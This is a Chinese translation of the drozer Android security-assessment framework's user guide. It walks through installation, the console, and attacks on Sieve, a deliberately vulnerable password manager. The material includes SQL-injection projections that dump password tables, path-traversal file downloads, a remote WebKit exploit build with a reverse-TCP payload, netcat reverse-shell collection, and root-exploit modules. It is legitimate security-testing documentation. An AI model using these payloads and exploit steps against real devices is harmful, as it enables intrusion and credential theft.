Drozer 用户指南

译者：Jession_Ding

改版说明

日期	改版说明
2012-09-04	Mercury 用户指南的第一版
2012-12-14	更新支持基于模块界面的更改
2013-02-07	添加了“安装模块”部分来描述新模块库功能
2013-07-28	更新以反映 Mercury 到 drozer 的品牌重塑，并添加了对新开发功能的描述
2013-09-10	更新了“安装”部分，以反映使用程序包管理器在 Linux 上安装系统
2015-03-23	做了一般调整和改变了风格，使指南版本不可知

1.介绍


drozer 是 Android 平台领先的安全评估框架。

drozer 之所以出现，是因为我们厌倦了在 Android 应用程序或设备的安全评估过程中创建了数十个自定义的一次性应用程序来测试漏洞。 这个过程很费力，浪费了很多时间。

在 Android 上对动态分析的适当工具的需求是明确的，并且 drozer 诞生了。

本指南介绍了如何开始使用 drozer，以及如何使用它来执行安全评估。 它假设熟悉 Android 平台，特别是其 IPC 机制。 我们建议您在本指南之前阅读 Android 开发人员指南（http://developer.android.com）。

另一个在其 Android 章节中广泛使用 drozer 的资源是“移动应用程序黑客手册”（ISBN：978-1-118-95850-6），该文档由 drozer 的开发人员编写。 该出版物解释了 Android 安全概念，并且在使用 drozer 方面非常全面。



1.1 drozer 是什么？

drozer 允许您承担 Android 应用程序的角色并与其他应用程序进行交互。 它可以执行已安装的应用程序可以执行的任何操作，例如使用 Android 的进程间通信（IPC）机制并与底层操作系统交互。

drozer 还通过构建利用已知漏洞的恶意文件或网页，帮助您远程利用 Android 设备。 在这些漏洞利用中使用的有效负载是一个流氓 drozer 代理，它本质上是一个远程管理工具。 根据授予易受攻击的应用程序的权限，drozer 可以安装完整的代理程序，使用新技术将有限的代理程序注入进程或生成反向 shell。

drozer 是开源软件，在 BSD 许可下发布并由 MWR InfoSecurity 维护。 要与项目取得联系，请参阅第 6 节。

1.2 常规

在本指南中，命令行示例将使用以下两个前缀之一：

- C:\Users\segno> 表示应该在操作系统提示符下键入命令
- dz> 表示该命令应该输入到 drozer 控制台中

2.前提

为了让 drozer 运行，你将需要：

- 一台 PC 机(运行 Windows，Linux 或 MAC OS X)
- 一部安卓设备或模拟器运行在 Android 2.1 （指形小饼）或以上

2.1 安装控制台

2.1.1 前提

为了从 drozer 得到很多信息，你的系统应该有以下的安装：

- Java Development Kit (JDK) 1.6-非常重要！看下面的注释
- Python 2.7.×
- Android SDK

你应该确保这些工具的每一个都在路径中：

- adb
- java

重要的注释关于 Java

Java 1.6 被安装和使用是非常重要的。这是因为 Android 字节码仅仅是兼容 1.6 版本并且不兼容更高的版本。javac 比 1.6 更加高的任何版本的使用将导致错误，在编译期间看起来类似于以下内容：

```
trouble processing:
bad class file magic (cafebabe) or version (0033.0000)
...while parsing ClassLoadTest.class
...while processing ClassLoadTest.class
1 warning
no classfiles specified
Error whilst building APK bundle.
```

2.1.2 微软 Windows

从 MWR 网站（http://mwr.to/drozer）下载 drozer 安装程序并且运行它，安装程序将构建一个完整的 Python 环境，其中内置了 drozer 的依赖项。

为了测试你的安装，打开终端并且运行：（先进入到你 drozer 的安装文件夹）

```
E:\PythonX\Scripts>drozer.bat
usage: drozer.bat [COMMAND]
Run `drozer.bat [COMMAND] --help` for more usage information.
Commands:
        console start the drozer Console
        server start a drozer Server
        ssl manage drozer SSL key material
        exploit generate an exploit to deploy drozer
        shellcode generate shellcode to deploy drozer
        payload create custom drozer Agents
```

恭喜！你将准备让设备连接 drozer，并且开始扫描。

2.1.3 Linux

drozer 的包装是为 dpkg 和 RPM 包装系统提供的。 这些已分别在 Debian / Ubuntu 和 Fedora 下测试过。

如果您的平台支持其中一个，请下载相应的软件包并通过软件包管理器进行安装。 系统可能会提示您安装一些其他依赖项。

如果您的平台不支持这些软件包，请按照其他平台的说明进行操作。

2.1.4 其他平台

为了安装 drozer，首先确定你的 PC 机已经有正在运行的 Python 2.7.× 安装程序。
然后，安装 drozer 的依赖：

```
$ wget http://pypi.python.org/packages/2.7/s/setuptools/setuptools-0.6c11 py2.7.egg
$ sh setuptools-0.6c11-py2.7.egg
$ easy_install --allow-hosts pypi.python.org protobuf
$ easy_install twisted==10.2.0
```

最后，安装 drozer 本身。 下载压缩或 tarball 分发，并提取其中的 egg 文件。

然后运行：

```
$ easy_install ./drozer-2.x.x-py2.7.egg
```

去测试你的安装程序，打开一个终端并且运行：

```
$ drozer
usage: drozer [COMMAND]
Run `drozer [COMMAND] --help` for more usage information.
Commands:
        console start the drozer Console
        module manage drozer modules
        server start a drozer Server
        ssl manage drozer SSL key material
        exploit generate an exploit to deploy drozer
        agent create custom drozer Agents
        payload generate payloads to deploy drozer
```

恭喜！你将准备让设备连接 drozer，并且开始扫描。

2.2 安装 Agent

在所有的 drozer 发行版中，这个 drozer Agent 作为 Android Package（.apk）文件包含在内。可以使用 Android Debug Bridge（adb）将其安装到您的仿真器或设备上：

```
E:\PythonX\Scripts>adb install agent,apk
```

drozer Agent 应出现在设备的启动器中，可以通过点击图标启动。

2.3 开启一个会话

你现在应该有这个被安装在 PC 端的 drozer 控制台，并且这个 agent 运行在你的测试设备上。现在，你需要去这两者并且你将准备去开始扫描。

我们将使用 drozer Agent 中嵌入的服务器来执行此操作。

首先，你需要先去设置一个合适的端口，以致于你的 PC 能够连接一个被嵌在模拟器或者设备里通过 agent 打开的 TCP socket。默认的情况下，drozer 使用端口 31415：

```
E:\PythonX\Scripts>adb forward tcp:31415 tcp:31415
```

现在，登录这个 agent，选择” Embedded Server”选项,然后点击”Enable”按钮以启动服务器。你应该在服务器已经开启的时候，看到一个通知。

然后，在你的 PC 端，使用这个 drozer 控制台连接：

```
E:\PythonX\Scripts>drozer console connect
```

或者，在微软 Windows 端：

```
E:\PythonX\Scripts>drozer.bat console connect
```

您应该看到一个 drozer 命令提示符出现：

```
Selecting f75640f67144d9a3 (unknown sdk 4.1.1)
…
dz>
```

提示确认您已连接的设备的 Android ID，以及制造商，型号和 Android 软件版本。

您现在可以开始扫描该设备了。

2.4 在 drozer 控制台内

这个 drozer 控制台是一个命令行环境，任何已使用过 bash shell 或 Windows 终端的人都应该熟悉他。

rozer 提供了广泛的“模块”，用于与 Android 设备进行交互，以评估其安全状况。 每个模块实现一个非常特定的功能，例如 列出设备上安装的所有软件包。

这些模块被组织成命名空间，将特定功能分组（参见附录 I）。

您可以使用 drozer 定义的各种命令与 drozer 模块进行交互：

命令	描述
run MODULE	执行 drozer 模块
list	显示可在当前会话中执行的所有 drozer 模块的列表。 这会隐藏您没有合适权限运行的模块
shell	在代理程序进程的上下文中，在设备上启动交互式 Linux shell
cd	将特定命名空间安装作为会话的根目录，以避免重复键入模块的全名
clean	删除 drozer 在 Android 设备上存储的临时文件
contributions	显示已在系统中使用的对 drozer 框架和模块做出贡献的人员列表
echo	将文本打印到控制台
exit	终止 drozer 会话
help	关于特定的命令或模块展示帮助信息
load	加载包含 drozer 命令的文件，并按顺序执行它们
module	从 Internet 查找并安装其他 drozer 模块
permissions	显示授予 drozer Agent 的权限列表
set	将值存储在作为环境变量传递给 drozer 生成的任何 Linux shell 的变量中
unset	删除 dorzer 传递给它产生的任何 Linux shell 命名的变量

3. 使用 drozer 进行安全评估

一旦你已经成功安装 drozer，并且已经在您的 PC 和设备之间建立了一个会话，你将毫无疑问想要去找出怎样去使用 drozer。

本节将指导您如何对易受攻击的应用程序执行有限的评估部分。 正在使用的应用程序的名称是 Sieve，可以从 MWR Labs 网站下载：
http://mwr.to/sieve

3.1 Sieve

Sieve 是一个小型的 Password Manager 应用程序，用于展示 Android 应用程序中的一些常见漏洞。

首次启动 Sieve 时，它要求用户设置一个 16 个字符的“主密码”和一个 4 位数的引脚，用于保护用户稍后输入的密码。 用户可以使用 Sieve 存储各种服务的密码，如果需要正确的凭据，可以在以后检索。

在开始本教程之前，请将 Sieve 安装到 Android 模拟器上并创建几组凭据。

3.2 检索包信息

评估 Sieve 的第一步是在 Android 设备上找到它。 安装在 Android 设备上的应用程序由其“包名称”唯一标识。 我们可以使用`app.package.list`命令查找 Sieve 的标识符：

```
dz> run app.package.list -f sieve
com.mwr.example.sieve
```

我们能够使用 ’app.package.info’ 命令行询问 drozer 去提供一些关于包的基础的信息：

```
dz> run app.package.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
Process Name: com.mwr.example.sieve
Version: 1.0
Data Directory: /data/data/com.mwr.example.sieve
APK Path: /data/app/com.mwr.example.sieve-2.apk
UID: 10056
GID: [1028, 1015, 3003]
Shared Libraries: null
Shared User ID: null
```

Uses Permissions:
- android.permission.READ_EXTERNAL_STORAGE
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.INTERNET
Defines Permissions:
- com.mwr.example.sieve.READ_KEYS
- com.mwr.example.sieve.WRITE_KEYS

这向我们展示了有关该应用程序的一些详细信息，包括版本，应用程序在设备上保存其数据的位置，安装位置以及有关应用程序允许的权限的大量详细信息。

3.3 识别攻击面

为了本教程的目的，我们将只考虑通过 Android 的进程间通信（IPC）内置机制暴露的漏洞。这些漏洞通常会导致敏感数据泄漏到安装在同一设备上的其他应用程序。

我们能询问 drozer 去报告在 Sieve 的攻击面：
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
    3 activities exported
    0 broadcast receivers exported
    2 content providers exported
    2 services exported
        is debuggable

这表明我们有许多潜在的载体。 应用程序'exports'（使其他应用程序可访问）许多活动（应用程序使用的屏幕），内容提供程序（数据库对象）和服务（后台工作程序）。

我们还注意到该服务是可调试的，这意味着我们可以使用 adb 将调试器附加到进程，并逐步执行代码。

3.4 启动活动


我们可以通过使用一些更具体的命令深入钻探此攻击面。 例如，我们可以询问 Sieve 导出哪些活动：
dz> run app.activity.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
    com.mwr.example.sieve.FileSelectActivity
    com.mwr.example.sieve.MainLoginActivity
    com.mwr.example.sieve.PWList

其中一个我们期望（MainLoginActivity），因为这是我们第一次启动应用程序时显示的屏幕。

其他两个预期较少：特别是 PWList 活动。 由于此活动已导出且不需要任何权限，我们可以请求 drozer 启动它：

```
dz> run app.activity.start --component
com.mwr.example.sieve com.mwr.example.sieve.PWList
```

这在后台制定了一个合适的 Intent，并通过`startActivity`调用将它传递给系统。果然，我们已成功绕过授权，并显示用户凭据列表：



当调用`app.activity.start`时，可能会构建一个更复杂的意图。 与所有 drozer 模块一样，您可以请求更多使用信息：

```
dz> help app.activity.start
usage: run app.activity.start [-h] [--action ACTION] [--category CATEGORY [CATEG
ORY ...]]
                              [--component PACKAGE COMPONENT] [--data-uri DATA_URI]
```

```
[--extra TYPE KEY VALUE] [--flags FLAGS [FLAGS ...]]
[--mimetype MIMETYPE]
```

3.5 从 Content Providers 中读取数据

接下来，我们可以收集有关应用程序导出的内容提供商的更多信息。 我们再次提供了一个简单的命令来请求其他信息：

```
dz> run app.provider.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
  Authority: com.mwr.example.sieve.DBContentProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.DBContentProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
    Path Permissions:
      Path: /Keys
        Type: PATTERN_LITERAL       //文字模式
        Read Permission: com.mwr.example.sieve.READ_KEYS
        Write Permission: com.mwr.example.sieve.WRITE_KEYS
  Authority: com.mwr.example.sieve.FileBackupProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.mwr.example.sieve.FileBackupProvider
    Multiprocess Allowed: True
    Grant Uri Permissions: False
```

这显示了攻击面在第 3.3 节中提到的两个导出的内容提供程序。 它确认这些内容提供者不需要任何特定权限与它们交互，但 DBContentProvider 中的/ Keys 路径除外。

3.5.1 数据库支持 Content Providers（数据泄漏）

这是一个相当安全的假设，一个名为“DBContentProvider”的内容提供者将在其后端拥有某种形式的数据库。但是，如果不知道此内容提供商的组织方式，我们将很难提取任何信息。

我们可以重构部分内容 URI 来访问 DBContentProvider，因为我们知道它们必须以“content：//”开头。 但是，我们无法知道提供程序将接受的所有路径组件。

幸运的是，Android 应用程序倾向于提供有关内容 URI 的提示。 例如，在`app.provider.info` 命令的输出中，我们看到“/ Keys”可能作为路径存在，但我们不能在没有 READ_KEYS 权限的情况下查询它。

drozer 提供了一个扫描器模块，它汇集了各种方法来猜测路径并划分可访问内容 URI 列表：

```
dz> run scanner.provider.finduris -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Unable to Query    content://com.mwr.example.sieve.DBContentProvider/
Unable to Query    content://com.mwr.example.sieve.FileBackupProvider/
Unable to Query    content://com.mwr.example.sieve.DBContentProvider
Able to Query      content://com.mwr.example.sieve.DBContentProvider/Passwords/
Able to Query      content://com.mwr.example.sieve.DBContentProvider/Keys/
Unable to Query    content://com.mwr.example.sieve.FileBackupProvider
Able to Query      content://com.mwr.example.sieve.DBContentProvider/Passwords
Unable to Query    content://com.mwr.example.sieve.DBContentProvider/Keys

Accessible content URIs:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

我们现在可以使用其他 drozer 模块从这些内容 URI 中检索信息，甚至可以修改数据库中的数据：

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --vertical
        _id: 1
    service: Email
    username: incognitoguy50
    password: PSFjqXIMVa5NJFudgDuuLVgJYFD+8w== (Base64-encoded)
    email: incognitoguy50@gmail.com
```

我们再一次击败了应用程序的安全性，并从应用程序中检索了一个用户名列表。 在这个例子中，drozer 决定对密码进行 base64 编码。 这表示该字段包含二进制 blob，否则无法在控制台中表示。

3.5.2 数据库支持 Content Providers（SQL 注入）

Android 平台促进使用 SQLite 数据库来存储用户数据。 由于这些数据库使用 SQL，因此它们很容易受到 SQL 注入的攻击。

通过操纵传递给内容提供者的投影和选择字段来测试 SQL 注入很简单：

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "'"
unrecognized token: "' FROM Passwords" (code 1): , while compiling: SELECT ' FROM Passwords
```

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --
```

```
selection '''
unrecognized token: "')" (code 1): , while compiling: SELECT * FROM Passwords WHERE (')
```

Android 返回一个非常详细的错误消息，显示它尝试执行的整个查询。
我们可以充分利用此漏洞列出数据库中的所有表：

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Pas
swords/ --projection "* FROM SQLITE_MASTER WHERE type='table';--"
| type  | name                | tbl_name            | rootpage | sql
                                                                                |
| table | android_metadata | android_metadata | 3        | CREATE TABLE android_
metadata (locale TEXT)                                                          |
| table | Passwords           | Passwords           | 4        | CREATE TABLE Password
s (_id INTEGER PRIMARY KEY,service TEXT,username TEXT,password BLOB,email ) |
| table | Key                 | Key                 | 5        | CREATE TABLE Key (Pas
sword TEXT PRIMARY KEY,pin TEXT )
```

或去查询其他受保护的表：

```
dz>  run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Pa
sswords/  --projection "* FROM Key;--"
| Password          | pin  |
| thisismypassword  | 9876 |
```

3.5.3 文件系统支持的 Content Providers

内容提供商可以提供对底层文件系统的访问。 这允许应用程序共享文件，否则 Android 沙箱会阻止它。

由于我们可以合理地假设 FileBackupProvider 是一个由文件系统支持的内容提供程序，并且路径组件表示我们要打开的文件的位置，因此我们可以轻松猜出此内容的 URI 并使用 drozer 模块来读取文件：

```
dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/etc/hosts
127.0.0.1       localhost
::1             ip6-localhost
```

读取/etc/hosts 文件不是一个大问题（无论如何都是世界可读的）但是在第 3.2 节中发现了应用程序数据目录的路径，我们可以查看更多敏感信息：

```
dz> run app.provider.download content://com.mwr.example.sieve.FileBackupProvider/data
/data/com.mwr.example.sieve/databases/database.db /home/user/database.db
Written 24576 bytes
```

这会将应用程序的数据库从设备复制到本地计算机，在本地计算机上可以使用 sqlite 进行浏

览，不仅可以提取用户的加密密码，还可以提取主密码。

3.5.4 Content Provider 漏洞

我们已经看到内容提供程序可能容易受到 SQL 注入和目录遍历的攻击。drozer 提供模块来自动测试这些漏洞的简单案例：

```
dz> run scanner.provider.injection -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Not Vulnerable:
   content://com.mwr.example.sieve.DBContentProvider/Keys
   content://com.mwr.example.sieve.DBContentProvider/
   content://com.mwr.example.sieve.FileBackupProvider/
   content://com.mwr.example.sieve.DBContentProvider
   content://com.mwr.example.sieve.FileBackupProvider

Injection in Projection:
   content://com.mwr.example.sieve.DBContentProvider/Keys/
   content://com.mwr.example.sieve.DBContentProvider/Passwords
   content://com.mwr.example.sieve.DBContentProvider/Passwords/

Injection in Selection:
   content://com.mwr.example.sieve.DBContentProvider/Keys/
   content://com.mwr.example.sieve.DBContentProvider/Passwords
   content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

3.6 与 Service 交互

到目前为止，我们几乎已经击败了 Sieve。我们已经提取了用户的主密码以及一些与其服务密码相关的密文。这很好，但我们可以通过它导出的服务完全破坏 Sieve。

回到 3.3 节，我们发现 Sieve 导出了两个服务。 与活动和内容提供商一样，我们可以要求更多细节：

```
dz> run app.service.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
   com.mwr.example.sieve.AuthService
      Permission: null
   com.mwr.example.sieve.CryptoService
      Permission: null
```

再次，这些服务导出到所有其他应用程序，无需访问权限。 由于我们正在尝试解密密码，因此 CryptoService 看起来很有趣。

留下作为一个让读者充分利用 Sieve 的 CryptoService 的练习。 它通常涉及反编译应用程序以确定协议，并使用“app.service.send”或编写自定义 drozer 模块来向服务发送消息。

3.7 其他模块

在安全评估期间，drozer 提供许多的其他模块被使用：

- shell.start
  在设备上，开启与 Linux shell 的交互

- tools.file.upload / tools.file.download
  从 Android 设备中，允许文件上传和下载

- tools.setup.busybox / tools.setup.minimalsu
  在设备上安装有用的二进制文件

有关详尽的列表，请在您的 drozer 控制台中键入`list`

4. drozer 中的开发特性

drozer 提供的功能可帮助将 drozer 代理部署到远程设备上，方法是利用设备上的应用程序或执行涉及一定程度社会工程的攻击。

drozer 提供了一个共享漏洞和重用高质量有效载荷的框架。 它提供的模块允许生成用于漏洞利用的 shell 代码，以帮助访问远程受感染设备上的敏感数据。

4.1 基础设施模式

到目前为止，您可能已经在“直接模式”运行 drozer，您可以在其中运行代理的嵌入式服务器并直接连接到它。 这对于通过 adb 或本地 Wi-Fi 网络连接的设备非常方便。
drozer 支持另一种操作模式：“基础设施模式”。 在基础结构模式下，您可以在网络上或 Internet 上运行 drozer 服务器，为服务器和代理提供集合点，并在它们之间路由会话。
由于基础结构模式可以从设备建立出站连接，因此对于您不知道设备的 IP 地址或需要遍历 NAT 或防火墙的情况也很有用。

4.1.1 运行一个 drozer 服务器

要运行 drozer 服务器，您需要一台安装了 drozer 的计算机，移动设备和运行控制台的 PC 都可以访问该计算机。

然后简单地执行：
$ drozer server start

4.1.2 连接 agent

为了让 agent 去连接这个服务器，您必须将其详细信息添加为“端点”。在设备上：

1. 开启 drozer 的 agent，按菜单按钮，并且选择‘setting’
2. 选择’New Endpoint’
3. 设置你服务器的主机名’Host’或 IP 地址
4. 设置你正在运行的服务器的端口‘Port’，除非它是标准配置
5. 点击‘Save’（在更老的设备上，你或许需要点击这个菜单按钮）

如果您导航回主屏幕，您应该在 drozerl ogo 下看到您的终端。 选择它并以与启动嵌入式服务器相同的方式启用它。

4.1.3 连接控制台

你现在准备将服务器和你的控制台连接。

首先，你将需要检查它，如果没问题，设备将被连接：
$ drozer console devices --server myserver:31415
List of Bound Devices

Device ID Manufacturer Model Software
67dcdbacd1ea6b60 unknown sdk 4.1.2
67dcdbacd1ea6b61 unknown sdk 4.2.0

其中“myserver”是 drozer 服务器的主机名或 IP 地址。

这展示了我们已有两个设备连接，运行 Jellybean 的不同版本。您可以在启动控制台时通过提供其设备 ID 来指定要使用的内容：
$ drozer console connect 67dcdbacd1ea6b60 –-server myserver:31415
…
dz>

4.1.4 drozer 服务器和开发

drozer 服务器对于开发是至关重要的，因为它在一个服务器中扮演多个服务器：

- drozerp 如果 drozer 代理连接，它使用 drozer 的自定义二进制协议

- http 如果 Web 浏览器连接，它通过 HTTP 提供资源
- bytessteam 如果在传输开始时发送特定字节，则它响应对资源进行流处理
- shell server 如果将'S'（0x53）作为第一个字节发送，则连接将缓存为绑定 shell

drozer 在整个开发过程中都充分使用这个服务器来托管成功完成开发并将代理部署到设备和从受损设备接收连接所需的资源。

4.2 漏洞

drozer 开发模板和 shellcode 是 drozer 模块特殊的类型。它们由`drozer exploit`命令组合以创建一个完整的漏洞：

```
$ drozer exploit build EXPLOIT SHELLCODE [OPTIONS]
```

可用的漏洞可以通过运行列出:

```
$ drozer exploit list
exploit.remote.webkit.nanparse
Webkit Invalid NaN Parsing (CVE-2010-1807)
...
```

同样，要查看可用的 shellcode：

```
$ drozer shellcode list
shell.reverse_tcp.armeabi Establish a reverse TCP Shell (ARMEABI)
weasel.reverse_tcp.armeabi weasel through a reverse TCP Shell (ARMEABI)
```

综上所述，我们可以为 CVE-2010-1807 构建一个漏洞，利用 weasel（MWR 的高级有效载荷）在旧的 Android 2.1 设备上获得立足点：

```
$ drozer exploit build exploit.remote.webkit.nanparse –-payload weasel.reverse_tcp.armeabi
--server 10.0.2.2:31415 --push-server 127.0.0.1:31415 --resource /home.html
Uploading weasel to /weasel and W... [ OK ]
Uploading the Agent to /agent.apk and A... [ OK ]
Uploading Exploit to /home.html... [ OK ]
Done. The exploit is available at: http://10.0.2.2:31415/home.html
```

将易受攻击的设备指向其 Web 浏览器中的漏洞利用地址，不久之后您将从该漏洞获得一个连接：

```
$ drozer console devices
List of Bound Devices
Device ID                Manufacturer    Model      Software
9265590285227392218      unknown         unknown    unknown
```

异常长的设备 ID 和所有其他字段中的“未知”表明这是一个轻量级代理，我们还没有成功安装完整的 drozer 代理。

4.3 weasel

在 4.2 节中，我们看到了 weasel 如何将轻量级代理部署到易受攻击的设备上。

weasel 是 drozer 的高级有效负载，可在受损设备上自动获得最大杠杆。

以下是发生的事：

1. 易受攻击的设备被利用（以某种方式）。
2. 该漏洞利用 shell 代码建立与 drozer 服务器的反向 TCP shell 连接。
3. 有效负载向 drozer 服务器发送一个'W'（0x57），表示它希望执行 weasel stager 序列。
4. drozer 服务器提供 shell 命令来安装和启动 weasel。
5. weasel 尝试了许多技术来运行 drozer 代理。

根据 weasel 升级权限的能力，您将从完整代理，有限代理或仅正常的反向 shell 接收连接。

4.3.1 完整代理

如果 weasel 能够安装一个包，您将从完整的 drozer 代理接收连接。 这与您目前使用的代理程序相同，但不会向设备所有者显示 GUI。

4.3.2 有限代理

如果 weasel 无法安装软件包，它仍然可以运行 drozer 代理的版本。 这是完整代理，但无权访问任何“应用程序上下文”。 这可以防止它直接与运行时的各个部分进行交互，例如程序包管理器，因此您无法与其他程序包或其 IPC 端点进行交互。 如果您获得有限代理，drozer 将从“list”命令自动隐藏无法运行的模块。

4.3.3 反向的壳(Reverse Shell)

如果 drozer 甚至无法执行有限代理，它将为 drozer 服务器提供正常的 Linux shell。 您可以通过使用 netcat 连接到服务器来收集这些 shell，并发送一行“COLLECT”：

```
$ nc myserver 31415
COLLECT
drozer Shell Server
------------------
There is 1 shell waiting...
1) 127.0.0.1:54214
```

Shell: 1
/system/bin/id
uid=10058(u0_a58) gid=10058(u0_a58) groups=1028(sdcard_r),3003(inet)

5.安装模块

立即可用的，drozer 提供模块来研究 Android 平台的各个方面，以及一些远程攻击。您可以通过下载和安装其他模块来扩展 drozer 的功能。

5.1 找到模块

官方 drozer 模块存储库与 Github 上的主项目一起托管。 这会自动设置在您的 drozer 副本中。 您可以使用`module`命令搜索模块：

```
dz> module search root
metall0id.root.cmdclient
metall0id.root.exynosmem.exynosmem
metall0id.root.scanner_check
metall0id.root.ztesyncagent
```

有关模块的更多信息，请输入`-d`命令：

```
dz> module search cmdclient -d
metall0id.root.cmdclient
Exploit the setuid-root binary at /system/bin/cmdclient on certain devices to gain a
root shell. Command injection vulnerabilities exist in the parsing mechanisms of the
various input arguments.
This exploit has been reported to work on the Acer Iconia, Motorola XYBoard and
Motorola Xoom FE.
```

5.2 安装模块

您通过使用 ’module’ 命令来安装模块：

```
dz> module install cmdclient
Processing metall0id.root.cmdclient... Done.
Successfully installed 1 modules, 0 already installed
```

这将安装与您的查询匹配的任何模块。 新安装的模块可动态加载到您的控制台中，可立即使用。

6.得到帮助

卡住？ 有什么不行吗？ 有一个很棒的主意吗？

我们感谢软件有时不能按预期工作，并且事情确实出错了。 让 drozer 变得更棒的是社区分享他们如何使其变得更好的想法。

有几种方法可以联系：

Tweet Us
我们是@mwrdrozer。 向我们发送问题，评论，并告诉我们你用 drozer 做的很酷的事情。

Github
drozer 在 Github 上：github.com/mwrlabs/drozer。 查看项目以获取我们的 wiki 中的其他信息，以及我们的问题跟踪器，以报告错误和请求功能。

附录 I - drozer 命名空间

此表列出了用于 drozer 模块的常用名称空间以及这些名称空间中模块的用途。

命名空间	描述
app.activity	查找应用程序导出的活动并与之交互
app.broadcast	查找应用程序导出的广播接收器并与之交互
app.package	查找设备上安装的软件包，并收集有关它们的信息
app.provider	查找应用程序导出的内容提供商并与之交互

app.service	查找应用程序导出的服务并与之交互
auxiliary(辅助)	已经移植到 drozer 的有用工具
exploit.pilfer	通过不受保护的内容提供程序或 SQL 注入提取敏感信息的公共漏洞
exploit.root	公共根漏洞
information	提取与设备相关地额外的信息
scanner	使用自动扫描程序查找常见漏洞
shell	与底层 Linux 操作系统交互
tools.file	从设备中上传或下载文件
tools.setup	在设备上安装便捷的实用程序，包括 busybox

drozer 模块开发人员可以选择创建其他名称空间。